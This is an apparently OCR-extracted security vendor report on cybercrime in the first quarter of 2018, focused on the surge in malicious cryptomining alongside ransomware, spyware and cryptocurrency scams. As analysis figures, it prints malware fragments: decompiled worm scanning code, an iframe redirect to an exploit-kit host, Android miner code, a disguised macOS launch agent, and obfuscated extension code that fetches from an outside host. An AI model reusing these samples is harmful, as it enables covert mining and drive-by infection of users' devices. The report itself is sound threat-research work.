Cybercrime tactics and techniques: Q1 2018

Provided by

Malwarebytes LABS

Contents

Executive summary

It's quiet in here, Bob.
Yeah...a little too quiet.

It's been a slow quarter for malware. Maybe after a banner year in 2017, they took a much-needed vacation. There's less buzzing about giant data breaches, massive outbreaks, and noteworthy attacks in the early months of 2018. Instead, it's oh so still.

But wait.

That faint sound you're hearing isn't crickets—it's the whirring of your computer fan as it fights against miners overworking your processor and graphics card. Malicious cryptomining has taken over in 2018, and it's leaving all other malware families behind. From drive-by mining attacks via browser to scams meant to drain users' cryptowallets, cybercriminals are taking every opportunity to exploit the rising value and popularity of Bitcoin and other cryptocurrencies.

But while cryptomining took over, it wasn't the only game in town. Bad actors continued to experiment with ransomware development and distribution, and spyware kept climbing the charts, usurping hijackers as our number one business detection. Also, the public disclosure of the Meltdown and Spectre vulnerabilities sent software and hardware vendors into a full-blown panic mode, releasing patch after patch to try and mitigate the damage.

So how did we come across this information? As we've done for the last several quarterly reports, we combined intel and statistics gathered from January through March 2018 from our Intelligence, Research, and Data Science teams with telemetry from both our consumer and business products, which are deployed on millions of machines. Here's what we learned about cybercrime in the first quarter of 2018.

QUICK FACTS

Consumers

- Adware is #1, but cryptomining is catching up fast
- Cryptomining **up 4000%** over last quarter
- Ransomware **down 35%** over last quarter

Business

- Cryptomining **up 27%** over last quarter
- Ransomware **up 28%** over last quarter
- Spyware still #1, with **over 80,000 detections** in January alone

General trends

- Spectre and Meltdown still plaguing users
- A host of new scams popping up related to Coinbase and cryptocurrencies

Key takeaways

Cryptomining is king

Malicious cryptomining has increased dramatically in the last few months, while virtually all other malware is on the decline. Even though adware retained its position as our number one consumer detection, it did so only by the skin of its teeth, as malware-based cryptomining is now nipping at its heels in the number two spot. In addition, detections of cryptomining malware for businesses increased by 27 percent over last quarter, bringing it up to the second-highest overall threat detection for businesses this quarter.

Android miners experienced an even more dramatic surge, with nearly 40 times more detections this quarter than last. That's a 4,000% increase! On the Mac side, we've seen nearly 1,000 detections of malware-based miners, browser extensions, and cryptomining apps in this quarter alone, with 74 percent of those detections taking place in March.

Ransomware dethroned

Consumer ransomware detections are down 35 percent from last quarter, landing ransomware in the number 6 spot in overall consumer detections. January and February saw unusually low consumer ransomware detections, but during the same timeframe, we saw GandCrab appear as the first ransomware to ask its victims for a cryptocurrency other than Bitcoin.

Meanwhile, business ransomware detections are up by 28 percent, but the overall volume remains low, as the threat is unable to crack into the top 5 business detections this quarter. Despite a decline in volume of detections, there were a few notable ransomware campaigns this quarter.

Spyware stays strong

Spyware became our number 1 detection for businesses this quarter, with an increase of 56 percent from the previous quarter. After a dip at the end of last quarter, spyware detections crepted up in December, with January being our most heavily-detected month. We saw more than 80,000 detections; that's about four times more than we saw in November 2017.

Scammers capitalize on security trends

The fallout from two major vulnerabilities in processors, Meltdown and Spectre, continues to plague users, as vendors release new patches and criminals take advantage of the confusion with social engineering scams. Speaking of scams, cryptomining took over in this realm as well, with scammers setting up fake support numbers for Coinbase users to steal credentials and drain their wallets.


Cryptomining

While cryptocurrencies have been around for a long time and used for legitimate purposes, online criminals have spent the last quarter tarnishing their reputation. Unfortunately, the same benefits offered by these decentralized and somewhat anonymous digital currencies are being abused to extort money at an alarming rate.

As the value of cryptocurrencies—driven by the phenomenal rise of Bitcoin—has increased, a new kind of threat has become mainstream, and some might say has even surpassed all other cybercrime. Indeed, cryptocurrency mining is such a lucrative business that malware creators and distributors all over the world are drawn to it like moths to a flame. We've seen malicious cryptomining on a grand scale this quarter—on all platforms, devices, operating systems, and in all browsers. Macs and mobile devices are not exempt; criminals have even used the cryptocurrency craze for social engineering purposes.

The emergence of a multitude of new cryptocurrencies that can be mined by average computers has also contributed to the widespread abuse we are witnessing. Yes, Bitcoin is targeted, but also Monero, ByteCoin, AEON, and a whole host of other alternate-currencies. In addition, criminals are targeting cryptowallets and digital currency platforms, such as NiceHash, which was hacked in December 2017 in essentially the largest-ever "bank robbery" on record.

Not only are criminals penetrating OSes, browsers, and devices of all kinds, but they are also distributing cryptominers in a rainbow of flavors. Some miners are malware-based, delivered via exploit kit, malspam, and malicious APKs. Others are browser-based, showing up in malicious extensions or drive-by attacks, mining users' machines without permission. And finally, there are examples of ethical cryptomining, where users are aware of and opt-in to having others mine their CPU/GPU (usually in exchange for an ad-free website experience). Let's take a closer look at these three types of cryptomining.



Follow up.
From: [redacted]
To: [redacted]
Cc:
Subject: REF: Notification of payment collection
Message | Statement_of_Liabilities_020118_59.doc

Dear tax payer,

REF: Notification of payment collection

Please find attached your final statement of liabi

Please note that this statement is for reconciliati
any late amends to this statement nor amend th

Please note that failure to make timely payment

Name: [Enable Content]
Address: [Enable Content]
City: [Enable Content]
Postal Code: [Enable Content]
Phone: [Enable Content]

Debt Management
[Enable Content]
[Enable Content]
[Enable Content]
[Enable Content]

Final payment request £[Enable Content]

Phone [Enable Content]
Date of issue [Enable Content]
Reference [Enable Content

Don't ignore this letter – you need to pay us now if you want to stop us taking enforcement action against

you.
We co
attach
owe.

As you

Microsoft Word

Macros have been disabled. The document you are attempting to open requires macros to be enabled.

Please click the "Enable Content" button for properly displaying this document.

Figure 1. Document containing a macro that downloads the TrickBot malware

Cryptomining malware

Malicious miners are relatively simple pieces of malware, easy to spot for analysts, and rarely packed alone. Many existing malware families have either substituted mining malware in place of other payloads or added in coin miner modules, as was the case for the banking Trojan Trickbot, which had already expanded its capabilities to steal credentials from Coinbase users as they logged into their electronic wallet.

Overall, most coin miners work the same way—using well-known, open-source components with little or no obfuscation—and offer little challenge for reverse engineers. However, in January 2018, we observed a coin miner using the Heaven's Gate technique, which allowed it to make injections to 64-bit processes from 32-bit loaders and mine the Monero currency.

While most cryptominers themselves are not sophisticated pieces of malware, noteworthy delivery techniques combined with fairly subtle symptoms of infection have secured huge successes for cryptomining malware authors.

Mining malware detections in Q1




Figure 2. Malwarebytes consumer cryptomining malware detections from October 2017 – March 2018

Consumer cryptomining detections may appear to be declining through Q1 2018, but the decrease still leaves the volume of detections at a scale that far outpaces nearly every other form of malware. A huge spike in September and October 2017 resulted in more than 25 million detections of cryptomining malware on consumer machines. By March, the decline still left us with 16 million detections.




Figure 3. Malwarebytes business cryptomining malware detections from October 2017 – March 2018


Our business detections of cryptomining malware also reflect a healthy volume. A spike in February brought us to about 550,000 detections, though a downturn in March may be due to a shift in attack strategy. However, businesses still experienced nearly 400,000 miner detections in March alone.

Distribution

To maximize their profits, threat actors are leveraging the computing power of as many devices as they can. But first, they must find ways to deliver malicious coin miners on a large enough scale. They've done that through malspam campaigns (as with Trickbot), exploits, malicious APKs, and supply chain attacks.

Exploits

While the Wannacry ransomware was highly publicized for taking advantage of the leaked EternalBlue and DoublePulsar exploits, at least two different groups used those same vulnerabilities to infect hundreds of thousands of Windows servers with a cryptocurrency miner, ultimately generating millions of dollars in revenue.




```
    while ( v8 % 0xFF == 127 || ip_octet_1 >= 224 );
    if ( v18 && a1 < 32 )
    {
      v9 = get_random_byte(v7);
      v7 = (void *)255;
      ip_octet_2 = v9 % 0xFF;
    }
    ip_octet_3 = get_random_byte(v7) % 0xFFu;
    ip_octet_4 = get_random_byte((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, ip_octet_1, ip_octet_2, ip_octet_3
    v12 = inet_addr(&Dest);
    if ( can_connect_to_port_445(v12) > 0 )
      break;
IP_SCAN_LOOP:
    Sleep(0x64u);
  }
```

Figure 4. Worm scanning random IP addresses on port 445

Other vulnerabilities, such as a flaw with Oracle's WebLogic Server (CVE-2017-10271), were also used to deliver miners onto servers at universities and research institutions. While Oracle released a patch in October 2017, many did not apply it in a timely fashion, and a PoC only facilitated widespread abuse.

As it turns out, servers happen to be a favorite among criminals, because they offer the most horsepower, or to use the proper term, the highest hash rate to crunch through and solve the mathematical operations required by cryptomining. In recent times, we saw individuals who, against their better judgment, took this to the next level by using supercomputers in various critical infrastructure environments.

Several exploit kits, and RIG EK in particular, have been distributing miners, usually via the intermediary of the SmokeLoader malware. In fact, cryptominers are one of the most commonly served payloads in drive-by download attacks.



```
<iframe src="http://176.57.215.144/?
NDUyNTgx&CLwvyfYzObUdFKf&DQbPbWRF=Y2FwaXRhbA==&yagsEXAE
m93bg==&auddCd=dLrdUOVHniEbRegEzydwIVF0U_vitiUeGzRCd1J7
EGFMw9GrMOQHbcL6G2xyfNRcw&pTWrJbBSMICbId=bG9jYXRlZA==&f
=Y2FwaXRhbA==&McfDmuWZMtMiJ=cG9wdWxhcg==&UcDpmSKj=dW5rb
puWIhfre=dGhpbmdz&nRdedCs=wn3QMvXcKxXQFYbEKuXDSKFDKU7WG
dhMG3Yp3Nfynz1OzURnL2tASVVFmRrbM" width="1" height="1"
style="position:absolute;left:-1px;" ></iframe>
```

Physical Memory (MB)
Total 4095
Cached 949
Available 2982
Free 2077

Kernel Memory (MB)
Paged 113
Nonpaged 27


System
Handles 14878
Threads 636
Processes 54
Up Time 0:00:04:43
Commit (MB) 1105 / 8189

Processes: 54 CPU Usage: 100% Physical Memory: 27%

Figure 5. An iframe redirection to RIG EK followed by a noticeable coin miner infection

Malicious APKs

Mobile users are not immune to cryptomining, as Trojanized apps laced with mining code are commonplace, especially for the Android platform. Similar to Windows malware, malicious APKs tend to have modules for specific functionalities, such as SMS spam and, of course, miners.




```
CoinHive.class
package com.coinhiveminer;

import android.annotation.SuppressLint;

public class CoinHive
{
  private static final CoinHive instance = new CoinHive();
  private boolean isAutoThread = false;
  private boolean isForceASMJS = false;
  private boolean loggingEnabled;
  private int numberOfThreads = 4;
  private String siteKey;
  private float throttle = 0.0F;

  static String generateURL()
  {
    if (instance.getSiteKey() == null) {
      throw new IllegalArgumentException("site_key not set. You must call CoinHive.getIn
    }
    Object[] arrayOfObject = 
    arrayOfObject[0] = instan
    arrayOfObject[1] = Intege                                     ads());
    arrayOfObject[2] = Boolea                                     ;
    arrayOfObject[3] = Float.
    arrayOfObject[4] = Boolea                                     ;
    return String.format("fil                                     nhive_site_key=%s&num_of_
  }
```

Figure 6. A hacking app hacked users back for cryptocurrency

While targeting mobile devices for computer power may seem counterintuitive, it's little effort for threat actors to add miners to already malicious apps in order to up the ante. In the case of the Loapi Trojan—a downloader, dropper, and SMS Trojan that can also push ads—the addition of a miner was the straw that broke the proverbial camel's back. Androids infected with Loapi overheated due to the strain on the processor, their batteries bulged, and ultimately, they suffered an untimely end.

Supply chain attacks

Legitimate mining pools such as Minergate are often used by Android miners, and the same is true for Mac cryptominers. The usual advice on sticking to official websites to download applications applies but is not always enough, especially when trusted applications get hacked. Such was the case with a Mac cryptominer dubbed OSX.CreativeUpdate, which was distributed via a hack of the MacUpdate website. We discovered in February 2018 that no less than 23 older variants of this malware had been floating around since at least early October 2017.



GoogleSoftwareUpdateAgent.plist
trustd

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//
EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>GoogleSoftwareUpdateAgent</string>
        <key>ProgramArguments</key>
        <array>
                <string>sh</string>
                <string>-c</string>
                <string>~/Library/trustd</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

Figure 7. Malicious Mac application launching a Monero miner

Drive-by cryptomining



Drive-by mining detections

Figure 8. Drive-by mining detections for consumers and businesses November 2017 – March 2018

In mid-September 2017, a mysterious entity called Coinhive launched a new service that was about to create chaos on the web. Coinhive introduced an API that could mine Monero currency directly within a web browser. The simplicity of the Coinhive API integration was one of the reasons for its immediate success, but due to several oversights, the technology was almost instantly abused.

Within weeks, the Coinhive API, void of any safeguards, was used in drive-by cryptomining attacks. Similar to drive-by downloads, drive-by mining is an automated, silent, and platform agnostic technique that forces visitors to a website to mine for cryptocurrency. Indeed, just about anybody visiting a particular website can start mining for digital currency, with the eventual profits going to the site owner's wallet.


Contrary to malware-based coin miners, drive-by cryptomining does not require infecting a machine. This is both a strength and weakness in that it can potentially reach a much wider audience but is also more ephemeral in nature.

For example, if a user navigates away from the website they are on or closes the offending tab, that will cause the mining activity to stop, which is a major drawback for criminals. However, we observed that some miners had developed sneaky ways of making drive-by mining persistent, thanks to the use of pop-unders, a practice well-known in the ad fraud business. To add insult to injury, the malicious pop-under tab containing the mining code would get placed right underneath the taskbar, rendering it virtually invisible to the end user. Thanks to this trick, the mining could carry on until the user actually restarted their computer.

It's evident from our detections that there's a massive spike in drive-by mining interest and activity in late 2017. However, despite appearances to the contrary, the interest has not dropped off in Q1—criminals have just gotten better at evading detection. As ad blockers and security companies started to detect and block Coinhive, criminals went to greater lengths to mask their code. That being said, the lowest number of drive-by cryptomining detections recorded in a single day was still over 1 million blocks.

Browsers and technologies abused

In addition to persistent mining through pop-unders, criminals found other ways to mine for long and uninterrupted periods of time. One was by using a booby-trapped browser extension that injects code in each web session. This is what happened to the Archive Poster extension because one of their developers had his Google account credentials compromised.



Extensions
Chrome | chrome://extensions/?id=ceakpicibkmdilicebgddflnfbpmcpgd
Extensions
□ Developer mode
Archive Poster 4.4.3.997
Quickly Reblog and Queue right from a blog's archive!
Details
□ Allow in incognito □ Allow access to file URLs
☑ Enabled
Get more extensions
a.js - Notepad
File Edit Format View Help
decoded.js - Notepad
File Edit Format View Help

```
fetch('https://qplus.io/svc/check',
ZceDcOXHg2OFx4NzJceDZGXHg3NFx4NzRceD
JceDUyXHg0NVx4NTFceDU1XHg0OVx4NTJceD
ZceDZFXHg1NFx4NjFceDcyXHg2N1x4NjVceD
RceDREXHg2NVx4NzNceDczXHg2MVx4NjdceD
JceDRBXHg2Rlx4NjJceDU0XHg2OFx4NzJceD
BceDM2XHg2M1x4MzZceDY0XHgzOFx4NjNceD
BceDY1XHg2RVx4NjRceDY5XHg2RVx4NjciLC
NceDYxXHg2RVx4NjNceDY1XHg2Q1x4NjVceD
VceDcyXHg3Mlx4NkZceDcyIiwgIlx4NkZceD
```

```
6F\x62", "\x6A\x6F\x62\x43\x61\x6C\x6C\x62\x61\x63\x6B", "\x76\x65
6F\x69\x6E\x68\x69\x76\x65\x2E\x63\x6F\x6D\x2F\x70\x72\x6F\x78\x79
63\x6F\x6D\x2F\x70\x72\x6F\x78\x79", "\x77\x73\x73\x3A\x2F\x2F\x77
79", "\x77\x73\x73\x3A\x2F\x2F\x77\x73\x30\x31\x38\x2E\x63\x6F\x69
77\x73\x30\x32\x35\x2E\x63\x6F\x69\x6E\x68\x69\x76\x65\x2E\x63\x6F
6C", " self.CoinHive=self.CoinHive||{};self.CoinHive.CONFIG={LIB_U
\"wss://ws022.coinhive.com/proxy\",\"wss://ws023.coinhive.com/prox
DE\"){ENVIRONMENT_IS_NODE=true}else if(Module[\"ENVIRONMENT\"]===\
ead\"](filename,true);if(!ret.buffer){ret=new Uint8Array(ret)}asse
t(typeof data===\"object\");return data};if(typeof scriptArgs!=\"u
```


Figure 9. The compromised extension with a rogue JavaScript for Coinhive

It is worth noting that JavaScript is not the only way to mine for coins within the browser. Indeed, we have observed WebAssembly, a newer format available in modern browsers, being used more and more. WebAssembly modules have the advantage of running at near native speed, making them a lot faster and more efficient than JavaScript.

```
| count = 27
  | entries =
  - [ ExportEntry
    | field_len = 9
    | field_str = “stackSave”
    | kind = 0x0
    | index = 71
  - [ ExportEntry
    | field_len = 17
    | field_str = “_cryptonight_hash”
    | kind = 0x0
    | index = 70
```

Figure 10. Code snippet from a WebAssembly module designed for mining Monero

While drive-by mining typically happens via the standard HTTP protocol—either via HTTP or HTTPS connections—we have witnessed more and more examples of miners communicating via WebSockets instead.



```
Server IP        Protocol              Host   URL                    Body   Content-Type
94.130.90.152    HTTPS          coinhive.com  /lib/coinhive.min.js  252,290  application/javascript; ...
136.243.89.87    HTTPS    ws006.coinhive.com  /proxy                      0

Progress Telerik Fiddler Session #52 - https://ws006.coinhive.com/proxy
Request | Response | Properties | WebSocket

